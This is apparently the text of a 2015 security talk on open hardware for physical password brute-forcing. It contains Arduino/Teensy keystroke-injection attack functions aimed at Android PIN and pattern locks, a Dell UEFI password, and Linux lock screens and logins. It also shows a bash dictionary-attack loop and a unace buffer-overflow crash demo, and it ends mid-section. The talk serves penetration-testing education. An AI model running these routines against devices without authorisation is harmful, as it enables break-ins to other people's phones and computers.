Open hardware for "physical" password attacks

A. Cervoise
@acervoise
antoine.cervoise@econocom-osiatis.com

July 7, 2015

Summary

Who am I?

About me

- French
- IT Security Consultant at Econocom Osiatis
- Cigars smoker
- Music lover

Who am I?

Current projetcs


- Hardware password bruteforce
- Aastra ToIP vulnerability research
- Peugeot 103 SP restauration
- Control cigars cave humidity with Arduinos

Thanks to

- Julien (the one with cigars)
- Julien (the one not having fun with malware)

Summary

Open Harware



Open Harware

Summary

About cracking passwords

Why?

- Legal investigation
- Spy on his wife
- Attacking companies
- Penetration testing
- Solving (bad?!) security challenge

About cracking passwords

```
cervoise@debian:~/Bureau$ unace t -p‘perl -e ’print
"A"x57’‘ myacefile.ace*

*UNACE v2.5     Copyright by ACE Compression Software
21:27:51

*** buffer overflow detected ***: /usr/bin/unace
terminated=======
Backtrace:
==========/lib/i386-linux-gnu/i686/cmov/libc.so.6(
__fortify_fail+0x50)[0xb76fb3c0]
[...]
```

About cracking passwords

How: Classic tools

- Try a password,
- analyse the result,
- stop or continue

About cracking passwords

How: Optimized tools

- Multi-threading
- GPU: Cuda (Nvidia)
- Cryptographic optimisation

SHA-1 brute-force attack trimmed by 21%

About cracking passwords

How: Using cryptofail

- ZipCrypto
- Outlook PST
- Office 2003 encryption

About cracking passwords

A few scripts I made - Dictionary attacks

- Ace file
- Wi-Fi with hidden SSID
- Keepass with keyfile
- https://github.com/cervoise/pentest-scripts//tree/master/password-cracking

About cracking passwords

```
IFS=$'\n' read -d '' -r -a wordlist < $2
result=$(unace t -p$password $1| grep "CRC OK")
   if [ "$result" != "" ]; then
      echo "Password found: $password"
      break
   fi
   echo "Password not found."
done
```

Summary


Hardware attacks?

WTF

- When logical attack is not possible
- Aim: automate the attack

Hardware attacks?

Bruteforcing BIOS (2011)



Brute force attack a BIOS with Arduino


Hardware attacks?

Bruteforcing Keylogger (2012)

Hacking KeyLoggers

Hardware attacks?

Using a robot (2013)



Blackhat Arsenal USA 2013 - R2B2 PIN Cracking Robot


Hardware attacks?

Bruteforcing Mac Book Pro EFI (2013)

Automated brute force attack against the EFI PIN

Hardware attacks?

Bruteforcing iPad (2013)



Brute force attack against restrictions code is possible on iOS

Note: iOS 7 correct the flaw.

Hardware attacks?

How to detect a successful try?

- Film the attack and look from the end ;
- Take a picture at every try and compare them with ImageMagick: this needs to have the same luminosity


Hardware attack project

Hardware needed

- An Arduino Leonardo or a Teensy 3/3.1 ;
- A SD card reader (Ethernet Shield is not working as SD card reader for Leonardo) ;
- A button ;
- A LCD screen.


Hardware attack project

Arduino Leonardo



Hardware attack project

Teensy



Hardware attack project

Projetc info

- GPL v3
- https://github.com/cervoise/Hardware-Bruteforce-Project/

Hardware attack project

```
docs/
hardware-bruteforce-framework/
libraries/
poc-tests/
Readme.txt
Todo.txt
```

Hardware attack framework

```
android-pattern.ino
attack-fuctions.ino
button.ino
hardware-bruteforce-framework.ino
keyboard-leonardo.ino
keyboard-teensy.ino
lcd162-leonardo.ino
lcd-classic.ino
sd-leonardo.ino
```

Hardware attack project

Recognition

- Try passwords manually with a keyboard
- Define the whole algorithm

Hardware attack project

Configuration

- In *hardware-bruteforce-project.ino*: edit preprocessor constants and variables
  - Using a LCD ;
  - Using logins ;
  - Wordlists on SD card ;
  - ...
- We are using preprocessor constants because Leonardo hasn't a large memory capacity

Preprocessor constants?!

```
#if not LCD16X2
  #define BUTTON false
  #define BUTTON_PIN 8
#else
  #define BUTTON true
#endif

#if CLASSIC_LCD
  #define LCD_RS 15
  #define LCD_E 14
  #define LCD_D4 5
  #define LCD_D5 4
  #define LCD_D6 3
  #define LCD_D7 2
#endif
```

Hardware attack project

Write the algorithm

- In *attack-functions.ino*: edit three functions
  - *attack(char* aPassword, char* aLogin = "", int delayLoginChange = 0)*
  - *initMouse()*
  - *waitFunction()*


04 WINS
99
SUB-ZERO
SMOKE
FIGHT !!

Android

USB OTG

- USB On-The-Go ;
- Allow to used the device not as a slave ;
- UBS OTG is not implemented on all phones.

USB Host Mode on Android

- Allow to support keyboard, USB keys in software ;
- introduced in Android version 3.1 (Honeycomb).

Android

Attacks

- Password ;
- Pin Code (wordlist or bruteforce)
- Pattern (wordlist available with the project).

Limitation

- Most Android releases need Arduino or Teensy in QWERTY ;
- Pin Bruteforce only works for a pin code from 4 to 10 digits (unsigned long range from 0 to 4,294,967,295 ($2^{32} - 1$))

Android Pin Code

```
void attack(char* aPassword)
{
  for (int j = 0 ; j < strlen(aPassword) ; j++) {
    typeLetter(aPassword[j]); delay(75);
  }
  typeEnter(); delay(500);
}

void waitFunction()
{
  for (int k = 0; k < 6 ; k++) {
    typeEnter(); delay(5000);
  }
  delay(150);
}
```

Android Pattern

```
void attack(char* aPassword, char* aLogin = "",
 int delayLoginChange = 0)
{
  drawPattern(aPassword);
  delay(900);
}

void initMouse()
{
  moveWithoutClic(2, 1);
}

void waitFunction()
...
```

Android Pincode attack duration

Size	Possibilty	Time
4	10^4	21.4 hours
5	10^5	8.9 days
6	10^6	3 months
7	10^7	30 months
8	10^8	300 months
9	10^9	3000 months

Android Pattern attack duration

Size	Possibilty	Time
4	1624	3.5 hours
5	7152	15.3 hours
6	26016	2.3 days
7	72912	6.5 days
8	140704	12.5 days
9	140704	12.5 days
All	389112	34.7 days

UEFI


Limitation

- As BIOS do not support USB stack, attack only works on UEFI ;
- Reboot a desktop every 3 tries is easy, reboot a laptop is not ;
- Most of UEFI use keyboard in QWERTY.


Targets

- Dell Latitude E5530

Dell Latitude E5530



Dell Latitude E5530



Dell Latitude E5530

```
void attack(char* aPassword, char* aLogin = "",
 int delayLoginChange = 0)
{
  int j;
  for (j = 0 ; j < strlen(aPassword) ; j++) {
    typeLetter(aPassword[j]);
    delay(75);
  }
  for (j = 0; j < 2; j++) {
    delay(250);
    typeEnter();
  }
  delay(50);
}
```

OS lockscreen

When?

- No possibility to boot on another system
- No possibility to mount the hard drive
  - encryption
  - no easy way to get a physical access to the disk

Targets

- xUbuntu
- Gnu/Linux Command line

xUbuntu screensaver

```
void attack(char* aPassword, char* aLogin = "",
 int delayLoginChange = 0)
{
  for (int j = 0 ; j < strlen(aPassword) ; j++) {
    typeLetter(aPassword[j]);
    delay(125);
  }
  typeEnter();
  delay(2250);
}
```

Gnu/Linux Command Line

```
void attack(char* aPassword, char* aLogin = "",
 int delayLoginChange = 0)
{
  int j;
  for (j = 0 ; j < strlen(aLogin) ; j++) {
    typeLetter(aLogin[j]); delay(150);
  }
  typeEnter(); delay(2000);
  for (j = 0 ; j < strlen(aPassword) ; j++) {
    typeLetter(aPassword[j]); delay(150);
  }
  typeEnter();
  delay(5000);
}
```

MFP

When?

- No access to the web interface (LOL)

Targets

- Konica Minolta (not uploaded yet)
- Only working with a Teensy

Setup box for TV

About setup box

